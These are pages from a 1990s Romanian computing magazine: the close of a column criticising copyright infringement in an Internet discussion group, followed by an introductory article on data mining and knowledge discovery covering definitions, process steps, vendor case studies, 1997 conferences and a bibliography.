Într-o zi, am citit un mesaj aparținând unui grup din Internet. Un cititor se oferea să trimită tuturor celor interesați, care-i furnizau un număr de fax, câte un capitol din cartea unui autor străin. Autorul respectiv avea mare căutare printre membrii respectivului grup de discuții. Nu am apreciat acțiune, pentru că era o încălcare flagrantă a drepturilor de autor, așa că am postat un mesaj de protest. Am încercat să le explic membrilor grupului că încalcă legea, furând o proprietate intelectuală. În spiritul decenței și mai ales datorită faptului că nu vreau să-mi ofensez audiența cu detalii picante, nu voi reproduce aici răspunsurile pe care le-am primit, dar vă rog să mă credeți că erau foarte „interesante“. Susținătorii distribuției în masă a unui material sub copyright își justificau acțiunea prin faptul că nimeni nu câștiga nici un ban de pe urma acțiunii, deci era legal să publice articolele. Autorul ar fi trebuit să fie fericit pentru că era apreciat și i se făcea publicitate gratuită. Plus că țara în care locuia autorul nu avea nici un fel de lege a drepturilor de autor. Dacă țara respectivă a încălcat reglementările internaționale în privința copyright-ului, atunci publicul ar fi avut, evident, dreptate să o acuze.

Am fost atât de dezgustat încât l-am sunat eu însumi pe autor peste ocean (nu-l cunoșteam pe om, dar am sunat la serviciul de informații din țara respectivă și i-am aflat numărul). Bineînțeles că l-am sculat din somn și, la început nu știa despre ce-i vorba. „Ce naiba l-a apucat pe ăsta să mă sune la ora asta?“, și-o fi zis în gând. Și-a revenit însă repede și mi-a spus că este măgulit de acțiunea mea și de faptul că opera sa este atât de apreciată. Desigur, i-ar fi plăcut să fie plătit pentru ea, dar „lucrurile bune nu se întâmplă decât în visele frumoase…„. Nu-i de mirare că suntem atât de grijulii cu exportul oricărui software în afara Statelor Unite…

Așa cum se întâmplă întotdeauna în viață, când cauți un lucru anume, niciodată nu-l găsești. Dar mai târziu, când nici nu-ți mai aduci aminte de el, răsare dintr-o dată ca din pământ. Câteva luni după incident, Information Week a publicat un cover story despre drepturile de autor în Internet. Ca de obicei, când ceva sau cineva îmi dă dreptate, simt un ciudat sentiment de satisfacție. Mi-aș dori să pot publica acele articole în acel grup de discuții astfel ca toți să le poată citi. Autorii încercau să prelungească domeniul drepturilor de autor și în Internet. Spre marea mea surpriză (jur că n-am discutat cu nici unul dintre autori), argumentația lor părea să se bazeze pe citate din conversația mea cu grupul de discuții amintit. Cititorii erau asigurați că, în ciuda miturilor relative la Internet, proprietatea intelectuală este încă protejată și, indiferent dacă sunt sau nu sunt implicate considerente financiare, nimeni nu are dreptul de a reproduce și distribui pe Net materiale care nu-i aparțin.

Astăzi, legea copyright-ului este efectivă, iar proprietatea intelectuală este protejată în egală măsură pe Net ca și în lumea reală. Cu toate că va fi destul de greu de impus pe Internet, datorită naturii sale speciale, se poate deja constitui un caz juridic din încălcarea drepturilor de autor pe Net, iar acuzații nu vor avea zile bune cu legea. Pe Net sunt posibile o mulțime de lucruri care nu sunt posibile în lumea materială a tipăriturilor, dar legea trebuie să continue să impună regulile după care utilizatorii acestuia pot să descarce și să distribuie materiale care nu le aparțin. De pildă, nu poți lua materiale de pe un sit și să le publici într-altul. Chiar dacă se mai practică, nu este legal.

Era grozav pe vremea când Web-ul nu era păzit de legi din afară, ci își făcea singur legile. Însă în acele vremuri comunitatea virtuală era mică și nesofisticată. Adevărul este că această comunitate cunoaște acum o creștere explozivă și, cu atâția membrii, a devenit extrem de dificil să se auto-controleze. Nu mă întrebați de ce, nu am un răspuns, sunt doar un om ca toți ceilalți. Cert este că avocații lumii au acum un nou motiv pentru a trăi – și poate chiar pentru a face averi – chiar dacă tortura a fost abolită iar injuriile personale nu mai sunt ce-au fost…

Nu-mi vine să cred că spun asta, dar se pare că pe vremea când Net-ul era în grija guvernului viața era mai simplă, mai lipsită de griji și mult mai amuzantă decât azi, când brațul lung al Legii și ochiul veșnic treaz a lui Big Brother sunt mereu în spatele nostru. ■

Domnul Harrison Forbes conduce compania T&C onsulting, Inc. Poate fi contactat (în englezește sau românește) prin e-mail la: **cforbes@ibm.net.**

Informaţia e ascunsă în muntele de date. Totul e să o găsim.

De Ştefan I.Niţchi şi Rodica Avram-Niţchi

Data mining, o nouă eră în informatică

ILUSTRATIE: VICTOR GAD © 1995

Date, de la inaniţie la suprasaturaţie

Cu ani în urmă, unul dintre autori, Ştefan Niţchi, conducea mai multe proiecte de implementare a bazelor de date medicale la o serie de instituţii sanitare din Cluj, cum ar fi, Institutul Oncologic „Ion Chiricuţă", Institutul Inimii „Niculae Stăncioiu" etc. Spre surprinderea lui, un număr mare de medici renumiţi manifestau un interes cu totul ieşit din comun pentru utilizarea bazelor de date şi a metodelor statisticii medicale. Intrebându-l, deci, pe prof. N. Ghilezan, directorul adjunct al Institutului Oncologic, de motivaţia acestei preocupări, el a răspuns dând următorul exemplu, care ar putea constitui un interesant studiu de caz. Unul dintre cei mai cunoscuţi clinicieni pe care i-a avut Clujul, prof. Goia, intrând odată într-un salon la vizita mare, i s-a prezentat un pacient care urma să fie operat. Profesorul a oprit imediat pregătirile în vederea operaţiei, susţinând, spre mirarea asistenţei, fără nici un fel de analize, că bolnavul este diabetic şi deci nu poate fi operat fără pregătiri speciale. Explicaţia dată de profesor era simplă. Unii diabetici emit un miros specific, miros pe care profesorul l-a perceput la intrarea în salon. Deci, în cazul relatat, profesorul Goia a luat decizia pe baza a două elemente esenţiale, şi anume: cunoştinţele sale medicale şi mijloacele de achiziţie de date. Din păcate, aşa cum arăta profesorul Ghilezan, asemenea situaţii, în care se pot lua decizii ad-hoc, în medicină sunt extrem de rare şi numai cei cu un talent ieşit din comun le pot lua. Medicii moderni, în general, trebuie să se bazeze pe date pe care le obţin din analize, istoricul bolii şi diferite statistici.

Această adevărată „foame" după date nu este însă specifică numai lumii medicale. Astfel, citate ca: „Managerii au nevoie de date ca alcoolicii de băutură. Consumă cantităţi din ce în ce mai mari, dar le digeră din ce în ce mai greu pe cele ingerate"[1] au intrat de mult în folclorul informaticii economice. Evident că trebuie făcută o distincţie clară între date şi informaţii, deoarece „managerul poate fi bogat în date, dar sărac în informaţii“[2].

„În ultimii zece ani asistăm la o creştere explozivă a capacităţii noastre de a genera şi colecta date. Progresele realizate în colectarea datelor, răspândirea utilizării codurilor bară pentru majoritatea produselor comerciale şi computerizarea majorităţii tranzacţiilor de afaceri şi guvernamentale ne-au inundat cu informaţii“[3]. Se discută din ce în ce mai mult despre oceanul de date, care în literatura de specialitate se numeşte „ubiquitous“[4]. Acest termen nu are o traducere exactă şi nici o semnificaţie foarte precisă. El se referă la datele care urmăresc în mod aproape invizibil viaţa de zi cu zi a omului modern. Originile acestor date sunt diferite, iar existenţa lor, aproape insesizabilă cu ochiul liber. Ele provin din cele mai diverse surse, de la dispozitivele cele mai simple, cum ar fi, maşinile de spălat cu program, cuptoarele cu microunde, telefoanele digitale, automatele de eliberat numerar, şi până la baze de date complexe, legate de evidenţa populaţiei, sănătate, circulaţie etc.

Aceste cantităţi mari de date se memorează în depozite sau antrepozite de date, numite şi data warehouse, utilizând tehnici speciale, denumite OLTP, OLAP etc.

În ultimul timp, apariţia Internetului a dus la o creştere exponenţială a informaţiilor. Practic, este foarte greu de imaginat cantitatea de informaţii vehiculată între cele 13.000.000[4] de calculatoare, câte se apreciază a cuprinde în acest moment Internetul. Se apreciază[5] că în 1995, în Internet erau peste 2.000.000 de servere situate în peste 1500 de noduri. Dacă ţinem seama că numărul calculatoarelor legate în Internet se dublează în fiecare an, ne putem da seama uşor de uriaşul volum de date care se ascunde în spatele lui.

Excavarea cunoştinţelor

„... informaţiile numerice se captează simplu şi practic se memorează ieftin. Dar ce poate face lumea cu atât de multe date?“[6].

Pentru luarea unor decizii, aşa după cum s-a văzut mai sus, omul are nevoie de cunoştinţe. Se pune deci problema cum se pot analiza datele şi cum se pot extrage cunoştinţele necesare din ele?

Dacă datele sunt relativ puţine, analiza se poate realiza simplu, manual, de către specialişti din diferite domenii sau statisticieni. Pe aceştia, unii autori[7] îi numesc „mineri“ sau „excavatori manuali de date“. Ce ne facem însă în situaţia în care avem „munţi“ de date? Cât de mare poate fi azi o bază de date dintr-o aplicaţie oarecare? Un răspuns poate fi găsit în caseta *„Studiu de caz 1: Observatorul astronomic Palomar II“*.

Bine, bine, pot spune scepticii, astronomia este un exemplu de utilizare exhaustivă a datelor. În alte domenii volumul datelor este mult mai mic. Să ne gândim, de exemplu, la o clinică. Aici sunt mii de bolnavi, care au fiecare un volum considerabil de date ce rezultă din istoricul bolii, analize de laborator, imagini captate cu ecografe, angiografe nucleare etc. Considerând pentru o imagine numai 500 Ko, faceţi un calcul să vedeţi cam ce volum ocupă aceste date.

Situaţia este şi mai pregnantă în domeniul afacerilor. Astfel, un studiu realizat de META Grup în 1995[8] arată că peste 19% din depozitele de date au peste 50 Giga baiţi, iar în domeniul vânzărilor cu amănuntul, volumele vor fi mult mai mari.

Deci, evident că pentru astfel de volume de date amorfe, sunt necesare instrumente speciale pentru extragerea cunoştinţelor. Nu este de mirare că s-a născut o nouă disciplină pe care cei mai mulţi o denumesc Data Mining (DM), alţii o denumesc Knowledge Discovery (KD), alţii Knowledge Discovery in Databases (KDD), alţii Information Discovery (ID), alţii Information Archeology (IA) etc. Fiecare denumire poate fi justificată în felul ei. Trebuie subliniat însă că unii autori fac deosebire între unele dintre acestea, de exemplu între DM şi KDD sau KD.

Ce este deci DM? Numărul definiţiilor fiind foarte mare, vom alege doar două, care ni se par mai simple şi sugestive. „DM este extragerea informaţiilor predictive ascunse din bazele mari de date“[9], sau „torturarea datelor până când acestea se confesează“[10].

Componentele DM şi KDD

Funcţia principală a DM este, deci, de a extrage modele de cunoştinţe din date. Pentru aceasta, DM utilizează o varietate de algoritmi din statistică, recunoaşterea formelor, clasificare, logică fuzzy, machine learning, algoritmi genetici, reţele neuronale, vizualizarea datelor, etc. Varietatea de algoritmi poate fi grupată în principalele componente ale DM. Numărul acestor componente diferă de la un autor la altul. Astfel, unii consideră că DM are 3 componente, alţii, 4, etc. Noi considerăm că prin-

Data mining şi KDD: reuniuni 1997

Conferinţă Anuală Internaţională: *A 3-a Conferinţă Internaţională în domeniul DM şi KD* (3rd Int. Conference on Knowledge Discovery and Data Mining) - KDD-97, 14-27, august, Newport Beach, California, http://www-aig.jpl.nasa.gov/kdd97

Alte reuniuni majore în 1997

1. *Summit-ul în domeniul DM* (Data Mining Summit), 18-21 februarie San Francisco, California, http://www.dbsummit.com/dm.htm
2. *Conferinţa Pacific-Asia în KD şi DM* (Pacific-Asia Conference on Knowledge Discovery and Data Mining) - PAKDD-97, 23-24 februarie, Singapore, http://www.iscs.nus.sg/conferences/pakdd97.html
3. *Conferinţa şi demonstraţia aplicaţiilor practice ale KD şi DM.* (Conference and exhibition on the Practical Application of Knowledge Discovery and Data Mining) - PADD-97, 23-25 aprilie, Londra, http://www.demon.co.uk/ar/PADD97/index.html
4. *A 9-a conferinţă europeană ML* (9th European Conference on Machine Learning) - ECML - 97, 23-26 aprilie, 1997, Praga, http://is.vse.cz/ecml97/home.html
5. *Atelier DM* (Data Mining workshop) - SIGMOD-DMKD'97, 11 mai, Tucson, Arizona, http://fas.sfu.ca/cs/conf/dmkd97.html
6. *Primul simpozion european a principiilor DM şi KD* (1st European Symposium on Principles of Data Mining and Knowledge Discovery) - PKDD'97, Trondheim, Norvegia, 25-27 iunie; http://www.idt.unit.no/pkdd97/
7. *Conferinţele de teoria învăţării computaţionale* (COLT-97) şi ML (ICML-97) (Computational Learning Theory (COLT-97) and Machine Learning (ICML-97) conferences), COLT/ICML-97, 6-12 iulie, Vanderbilt University, Nashville, Tennessee, http://cswww.vuse.vanderbilt.edu/~mlccolt/
8. *A patrusprezecea conferinţă naţională în inteligenţă artificială* (Fourteenth National Conference on Artificial) -AAAI-97, 27-31, iulie, Providence, Rhode Island, http://www.aaai.org/Conferences/National/1997/aaai97.html
9. *Al doilea simpozion internaţional în analiza inteligentă a datelor* (Second International Symposium on Intelligent Data Analysis) - IDA-97, 4-6 august, Birkbeck College, Londra, http://web.dcs.bbk.ac.uk/ida97.html
10. *Simpozionul internaţional în domeniul metodologiilor destinate sistemelor inteligente* (Int'l Symposium on Methodologies for Intelligent Systems) - ISMIS-97, 15-18 octombrie, Charlotte, Carolina de Nord, http://www.ipipan.waw.pl/~klopotek/ismis97.html

cipalele componente ale DM sunt:

- *modelul* - care, ca orice model informatic, se reprezintă printr-o funcţie într-un spaţiu unidimensional sau multidimensional (un ansamblu de funcţii), depinzând de parametri. El poate fi reprezentat fie ca o funcţie liniară de parametri, fie ca o funcţie de probabilitate (de exemplu normală), fie ca o funcţie fuzzy, etc. Obţinerea modelului se realizează prin diferiţi algoritmi, cum ar fi cei de clasificare şi clusterizare;
- *criteriile de preferinţă* - care pot fi de natură diferită, unele dintre acestea bazându-se pe ordonare, altele pe interpolare sau cea mai bună aproximare;
- *algoritmi de selecţie* - care conduc la selectarea a trei elemente importante care apar în DM, şi anume: modelul, care se selectează din baza de modele, datele, care se selectează din baza de date şi constituie parametri, şi criteriul sau criteriile de preferinţe, care se selectează din baza de criterii;
- *stabilirea abaterilor* - care constă în general în algoritmi de determinare a deviaţiei şi stabilităţii; o categorie specifică de astfel de algoritmi sunt cei statistici, prin care se stabilesc abaterile modelului faţă de ideal.

Bineînţeles că fiecare produs comercial utilizează mai mulţi algoritmi şi în fiecare dintre ei se regăsesc o parte sau toate componentele de mai sus în diferite proporţii.

Autorii care fac deosebire între DM şi KDD consideră KDD ca fiind un proces iterativ şi interactiv complex, care include DM. Astfel, în cadrul KDD se consideră că extragerea cunoştinţelor se realizează în următorii paşi[11]:

- *învăţarea domeniului aplicaţiei* - care constă în achiziţia unor cunoştinţe despre starea iniţială, precum şi despre scopul aplicaţiei;
- *stabilirea setului de date* - căruia i se va aplica procesul de extragere a cunoştinţelor; majoritatea autorilor atrag atenţia asupra acestei faze, numite şi faza de preprocesare;
- *curăţirea şi selectarea datelor* - care este un proces complex, specific depozitelor de date, în cadrul căruia se înlătură zgomotele, se reduc dimensiunile, se stabileşte modul de înlocuire a datelor care lipsesc, etc.;
- *aplicarea procedurilor de DM* - care este de fapt pasul cel mai important al procesului KDD;
- *interpretarea rezultatelor* din punct de vedere al utilizatorului - care este o fază de decizie; dacă acesta nu este mulţumit de rezultat, poate relua oricare dintre fazele precedente;
- *utilizarea cunoştinţelor descoperite* - care este faza finală; această utilizare se realizează fie prin includerea lor în sisteme integrate de cunoştinţe fie, pur şi simplu, prin rapoarte simple adresate celor interesaţi.

Studiu de caz 1

Observatorul astronomic Palomar II

Observatorul astronomic nr.2, de la Palomar (SUA-POSSII), a efectuat timp de şase ani, mai mult de 3000 de fotografii la rezoluţia de 16 biţi/pixel, fiecare fotografie având 23.040 x 23.040 pixeli. S-au urmărit 2 miliarde de obiecte cereşti, fiecare obiect având măsurate 40 de atribute, stabilite de astronomi. În felul acesta a rezultat o bază de date de 3 tera baiţi. Problema fundamentală era de a clasifica aceste obiecte în corpuri cereşti şi galaxii. Acest lucru evident nu era posibil să se realizeze manual, aşa că s-a elaborat un instrument special, numit Sky Image Cataloging and Analysis Tool (SKI-CAT).

Este evident că aceia care consideră KD sau KDD sinonime cu DM, consideră că aceste faze sunt faze ale DM.

Stadiul actual al DM

Majoritatea autorilor sunt de părere că stadiul actual al DM este cel de „artă".

Deşi fişierele şi bazele de date mari sunt bine cunoscute de mult timp, se poate considera că primele investigaţii în DM au început la sfârşitul anilor 80. Astfel, primele ateliere de lucru (workshop-uri) au avut loc în 1989, 1991, 1993 şi 1994. De altfel, rezultatele atelierului din 1994, completate şi sistematizate, au fost introduse în cartea editată de U.M.Fayyad şi alţii3. Începând din 1995, atelierele de lucru s-au transformat în conferinţe anuale. Astfel, prima conferinţă anuală a avut loc la Palais Des Congres din Montreal, Canada, în 20-21 august 1995[12]. A doua conferinţă anuală a avut loc la Portland, Oregon, SUA, în 2-4 august 1996 şi s-a bucurat de un succes enorm[13],

CIEL!

Soluţia de referinţă în informatica de gestiune

√ Contabilitate
√ Gestiune Comercială
√ Gestiunea Producţiei
√ Plăţi
√ Imobilizări
√ Contabilitate Liberală
√ Schimb Valutar,
√ Dosare Analitice, etc...

Bucureşti, str. Gh. Manu nr.3, ap.4, sector 1
Tel:650 57 39 Fax: 312 37 67

Studiu de caz 2

IBM

IBM - este de departe lider în domeniul depozitelor de date, OLAP și sistemelor expert destinate bazelor de date. Cifra sa de afaceri în acest domeniu se ridică la aproximativ 1 miliard de dolari anual și zilnic 20 milioane de utilizatori folosesc DB2 și IMS. Ele sunt implementate sub AIX, HP-UX, Solaris, OS/2 și mai nou Windows NT. De curând, acestea sunt implementate și pe calculatoare non-IBM.

În luna aprilie 1996, IBM a introdus un pachet DM numit The Inteligent Miner, care este un toolkit ce utilizează modelarea predictivă, segmentarea bazelor de date și analiza conexiunilor. Date legate de concepția IBM pot fi obținute din raportul tehnic al Claudiei Gardner11. Pachetul DM include un toolkit, aplicații și servicii cu 8 algoritmi avansați și 18 funcții de preprocesare integrate (CAPI) într-o interfață de programare care face părțile interschimbabile. El poate opera pe Inteligent Data Server-ul IBM. Testul beta al toolkit-ului, precum și al aplicațiilor legate de acesta, a început să poată fi utilizat în aprilie 1996 pe servere AIX precum și pe clienți AIX și Windows; versiunea finală a apărut în iulie 1996. Prețul de vânzare este între 40.000-50.000$. Lucrează, deocamdată limitat, numai cu baze de date de tip DB2. Evident că mulți utilizatori ar dori folosirea lui și pe alte platforme. IBM a promis extinderea în acest an și pe alte platforme IBM, precum și non-IBM.

participând peste 500 de persoane. Principalele rezultate ale acestei conferințe au fost prezentate într-un număr special al prestigioasei reviste Communications of ACM vol. 39, nr. 11, November, 1996. În sfârșit, în 1997 va avea loc cea de a treia conferință în domeniul DM și KDD, la Newport Beach, California, în perioada 14-17 August 1997[14]. De altfel, în 1997 vor avea loc cel puțin 11 manifestări de importanță majoră în acest domeniu (vezi caseta *„Data Mining și KDD: reuniuni majore în 1997"*).

În 1997 este anunțată apariția primului număr al unei reviste destinate acestui domeniu, intitulată Data Mining and Knowledge Discovery. Ea se va adăuga unei alte reviste gratuite pe Internet, KDD Nugget, care începând din 1993 a reușit să apară în 108 numere. Un site excelent, în care se poate găsi această revistă precum și multe alte informații legate de DM și KDD, este cel al GTE, întreținut de Gregory Piatetsky-Shapiro de la GTE și de Michael Bedows de la Boston University[15]. Numărul articolelor care se scriu despre acest domeniu este impresionant. Astfel, reviste de informatică cu o mare circulație, ca Datamation[16], BYTE[17], LAN Magazine[18], alături de reviste cu o reputație științifică deosebită[19], consacră numere sau secțiuni speciale domeniului. Alte reviste, cum ar fi Journal of Intelligent Information Systems (JIIS-Kluwer), Machine Learning, Intelligent Data Analysis (Elsevier), conțin un număr însemnat de articole din acest domeniu. Alături de siturile prezentate anterior, alte situri interesante unde pot fi găsite informații legate de astfel de articole, white paper-uri etc., sunt în lista lui Michael Ley[20], în situl lui Thierry Van de Merckt[21] sau în cel al lui Andy Prike[22].

Starea actuală a DM și KDD se datorează însă și faptului că, spre deosebire de alte dezvoltări ale informaticii, cum au fost Internetul, obiectualitatea, rețelele neuronale, algoritmii genetici, etc., care au pornit de la lumea academică, fiind ulterior preluată de cea a afacerilor, în cazul DM s-a întâmplat invers, a pornit de la firmele puternice, cum sunt IBM, Microsoft, GTE, etc., lumea academică sesizând ulterior problema.

Cine sunt deci principalii producători de DM și KDD? Desigur că este dificil de trecut în revistă pe toți și toate produsele într-un domeniu atât de dinamic. Nici nu ne propunem acest lucru, doritorii putând găsi acestea în situl GTE15. Conform celor prezentate de autorii sitului respectiv, azi se naște o nouă categorie de instrumente specifice DM, categorie denumită de aceștia SITWARE.

Vom prezenta deci doar câteva exemple de producători și domenii de utilizare. Poate cel mai semnificativ exemplu în domeniu este cazul *IBM* (caseta *„Studiu de caz 2: IBM"*).

Alte firme mai interesante ar putea fi considerate:

HMC, care în toamna anului 1995 a elaborat o soluție mixtă hard-soft, Marksman, la un preț de 48.000$. Produsul are facilități de modelare predictivă pentru analiza bazelor de date destinate marketingului direct;

Information Discovery, care a introdus în același an produsul MAP Discovery, ce utilizează combinații între statistică, inducție și algoritmi de construire a clusterelor și claselor; MAP Discovery rulează pe servere Sun UltraSPARC și HP9000;

Angoss Software din Toronto, care a lansat un produs DM, KnowledgeSeeker; ea a încheiat o înțelegere cu firma Cognos pentru a include KnowledgeSeeker în produsul acesteia de EIS (Executive Information System).

Alte firme care se afirmă în acest domeniu sunt *DataMind*, *Thinking Machines*, etc.

Poate și mai interesant decât de a trece în revistă producătorii și produsele este să prezentăm puțin piața DM. „DM este o piață instabilă și nematurizată. Avem de perfectat tehnologia și sa o înțelegem prin analize de afaceri. Dar trebuie supraviețuit. Dacă nu-l utilizezi în scopuri previzionale înaintea competitorilor tăi, vei muri" spune directorul pentru tehnologii avansate a Gartner Group din Paris, citat în articolul din Datamation. În *Figura 1*, este redată segmentarea pieței DM, conform aceluiași articol.

Legătura dintre DM și alte domenii ale informaticii

DM și KDD sunt foarte legate de o serie de domenii noi ale informaticii. Nu ne punem problema de a prezenta toate aceste legături. Subliniem, însă, că cele mai apropiate domenii de DM și KDD sunt OLAP (On Line Analitic Processing) și DSS (Decision Support Systems). Având în vedere faptul că intenționăm să abordăm tema OLAP și DSS într-un articol viitor, nu vom intra acum în amănunte legate de aceste domenii. Există multe prezentări, mai mult sau mai puțin complete, despre ceea ce este OLAP și DSS. Conform acestora, OLAP este un mod de utilizare a depozitelor de date, utilizare care presupune pe de o parte un acces în timp real (OLTP - On Line Transactional Processing), iar pe de altă parte, o analiză multidimensională (vectorială) a bazelor de date mari. DSS este un ansamblu format din baze și depozite de date, precum și alte ansambluri de informații utile, împreună cu produse soft adecvate întocmirii rapoartelor, analizei datelor, precum și implementării unor algoritmi de optimizare în vederea sprijinirii actului decizional al oamenilor de afaceri. Aceste două domenii fiind foarte apropiate de DM, determină o serie de furnizori de OLAP sau DSS să susțină că livrează DM. „Dând o interpretare slabă noțiunii de Data Mining, vânzătorii OLAP pot spune că se ocupă de DM" afirmă Steve Smith, director de analize avansate la Pilot Software. „Una dintre liniile de demarcare clară dintre cele două domenii este gradul de automatizare. A doua este gradul de utilizare a mijloacelor statistice de determinare a ceea ce este interesant și a ceea ce este irelevant". Acestea sunt clar în favoarea DSS. OLAP și DSS utilizează mai puțini algoritmi și depind de cererile și ipotezele livrate de utilizator. În ceea ce privește răspunsurile, diferența dintre OLAP și DSS, pe de o parte, și DM și KDD, pe de altă parte, se poate asemăna cu cea dintre răspunsurile date de o bază de date și una de cunoșțințe. Astfel, de exemplu, un mod tipic de a pune o întrebare în OLAP și DSS este: „Au cumpărat persoanele din Cluj mai multe mașini decât cele din Brașov în ultimul an?“. Răspunsul OLAP și DSS este de forma: „*Populația din Cluj a cumpărat 12.000 de mașini, în timp ce în aceeași perioadă, cea din Brașov a cumpărat 10.000*“. Acest răspuns este deci clar, dar se limitează la ipoteze, deci este rigid. Răspunsurile din DM și KDD sunt mult mai flexibile. În cazul lor, întrebările se pun sub forma: „*Dă-mi un model care identifică caracteristica cea mai previzibilă a populației care va cumpăra mașini*“. Învățând din experiența trecută, DM va răspunde sub forma: „*Depinde de an și zonă geografică. Astfel, de exemplu, populația din Cluj a cumpărat anul trecut mai multe mașini (12.000) față de cea din Brașov (10.000)*“. Avantajul este că DM și KDD pot descoperi răspunsuri mai sofisticate și subtile, pe care OLAP și DSS nu le pot detecta.

Există și multe alte diferențe, dintre care cea mai importantă este modul de raționare. Astfel, raționarea în sistemele OLAP și DSS este deductivă, în timp ce în DM și KDD este inductivă.

Pe de altă parte, trebuie subliniat că diferențele dintre DM, OLAP și DSS au tendința să dispară. Algoritmii și facilitățile DM au început să fie incluse în produsele DSS și OLAP. De exemplu, AT&T, care este un mare utilizator și furnizor de OLAP, a început să lucreze la un produs DM, numit Nearest Neighbor System, care clasifică utilizatorii săi după similarități. La rândul lor, și furnizorii de DSS au sisteme specifice de vizualizare a bazelor de date, deci includerea unor funcționalități de DM este o opțiune normală a lor. Nu este deci de mirare că marii furnizori de OLAP și DSS, cum sunt Pilot și Comshare, s-au orientat rapid către DM.

Unul dintre domeniile preferate de utilizare a DM, de către producătorii de DSS și OLAP este valorificarea Internetului. Acest fapt este normal, având în vedere caracterul eterogen al bazelor și depozitelor de date în acest caz. Astfel, de exemplu, Arbor Software a introdus un gateway Web la un preț de 10.000 de dolari, gateway care este un site între serverul Web și o bază de date OLAP multidimensională de tip Essbase a companiei. Produsul asigură citirea și scrierea ușoară a analizei informațiilor de afaceri furnizate de browserul Web, ceea ce va ușura răspândirea ei pe piața DSS, OLAP și DM.

6. În loc de concluzie

În ultimii ani, informatica a surprins omenirea, ca de atâtea ori până acum, printr-o serie de rezultate noi și inedite, cum au fost: apariția și extinderea Internetului sub forma World Wide Web la scară planetară, apariția tehnologiei agenților inteligenți, a algoritmilor genetici, a depozitelor de date, a sistemelor fuzzy etc. Toate acestea au pornit însă de la lumea academică, fiind urgent preluate de cea a afacerilor. Așa cum am mai subliniat, DM și KDD au pornit invers, de la necesitățile de afaceri, mai exact, de la necesitatea extragerii cunoștințelor din imensitatea de date în mijlocul căreia se află omul modern. Nu este de mirare deci că firmele mari, cum sunt IBM, Microsoft, GTE etc., și-au format grupuri proprii de cercetare sau au format grupuri de cercetare cu universități puternice ca MIT, Stanford, Rutgers, Santafe etc. pe acest domeniu. Nu trebuie să ne surprindă nici numărul mare de întâlniri, conferințe, ateliere de lucru, grupuri de interes etc., în care se investesc acum sume mari de bani. Așa după cum am mai amintit, piața este în formare, domeniul în stare de artă, primele rezultate apar greu, deoarece aici este vorba de un domeniu multi și pluri disciplinar, dar lumea afacerilor simte că este vorba de un avantaj strategic, iar cea a informaticii, că poate pentru ea se deschide o nouă eră. ■

Dl. dr. Ștefan Nițchi este șeful catedrei de Informatică Economică al Facultății de Științe Economice, Universitatea Babeș-Bolyai, Cluj. Poate fi contactat prin e-mail la: **nitchi@econ.ubbcluj.ro** *sau* **nitchi@andromeda. rutgers.edu.**

Bibliografie

[1] *S.I.Nițchi și D.Racovițan, coordonatori, Bazele prelucrării informațiilor și tehnologie informațională, Ed. Intelcredo, 1996.*

[2] *T.Lucey, Management Information Systems, DP Publications Ltd., Ed.6, 1991.*

[3] *U.M.Fayyad, G.Piatetski-Shapiro, P.Smyth și R.Uthurusamy, Advences in Knowledge Discovery and Data Mining, AAAI/MIT Press, 1996.*

[4] *A.Kogan, F.Sudit și M.Vasarhelyi, The Internet Guide for Accountatnts: a living book, în curs de apariție, Prentice Hall, 1997, sau U.Fayyad, G.Piatetsky-Shapiro, P.Smyth, The KDD Process for Extracting Useful Knowledge from Volumes of Data, Comm. of ACM, 39, 11, p.27-34.*

[5] *NorthWestNet Production, The Internet Passport, Prentice Hall, 1995*

[6] *Usana Fayyad și Ramasamy Uthutasamy, Data Mining and Knowledge Discovering in Databases, Comm. of ACM, November 1996, vol.39, nr.11, p.25-26.*

[7] *Kurt Thearling, From Data Mining to Data Base Marketing, White Paper, 95/02, October 1995, Data Inteligent Group, Pilot Software, http://www.santafe.edu/~kurt/wp9502.html*

[8] *META Group Application Development Strategies, Data Mining For Data Warehouse: Uncovering for Hidden Patterns, 13.07.1995, reluat de Pilot Software Group, Dat Mining - Discovering Hidden Values in Your data Warehouse, Whitepaper*

[9] *http://www.pilotsw.com /r_and_t/whatpaper/datamine/*

[10] *Pilot Software, White Paper-ul văzut anterior.*

[11] *Rensselaer Polytechnic Institute, Data Mining and Knowledge Discovery, 92.9662, http://www.vpi.edu/~vanepa2/*

[12] *Claudia Gardner, IBM Data Mining Technology, 11.04.96. booksrv2.raleigh.ibm.com:80/cgi-bin/book.mgo.cmd/BOOKS/datamine sau http://www.almaden.ibm.com/cgi-bin/stss/data-mi*

[13] *J.Han, E.Simoudis, Procedings of the First International Conference on Knowledge Discovery and Data Mining (KDD-95), AAAI Prress, 1995, http://www.aaai.org/Publications/Catalog/KDD și http://www-aig.jpl.nasa.gov/KDD95*

[14] *E.Simoudi, J.W.Han, U.Fayyad, Procedings of the Second International Conference Discovery and Data Mining (KDD-96), AAAI Press, http://www-aig.org/Publications/Catalog/KDD/, sau www-aig.jpl.nasa.gov/KDD95/*

[15] *KDD-97, The Third International Conference on Knowledge Discovery and Data Mining, August 14-17, 1997*

[16] *http://info.gte.com/~kdd/index.html*

[17] *Ceryl Grebner, Excavate Your Data, Datamation, May 1, 1996, p.40-41.*

[18] *E.X.de Jesus (coordonator), Data Mining, Turn computer loose on your data and you don't know what they'll come up with--that's the whole point, BYTE, October, 1995, http://www.byte.com/art9510/sec8/sec8.html*

[19] *Ceryl D.Krivada, Unearthing Underground Story Data, Cover Story, May, 1996, http://www.lmag.com/9605mine.html*

[20] *IEEE Transaction on Knowledge and Data Engeneering, vol.8, nr.6, December 1996, http://www.computer.org:80/pubs/fkde/tok.html, IEEE Expert, October, 1996, http://www.computer.org:80/pubs/expert/feature.html, Communications of ACM, vol.39, 11, November 1996*

[21] *http://www.informatik.univ-trier.de:80/~ley/journals*

[22] *The Corporate KDD Bookmark, http://www.cs.su.oz.au/~thierry/ckdd.html*

[23] *http://www.cs.bham.ac.uk/~ano/TheDataMine.html*

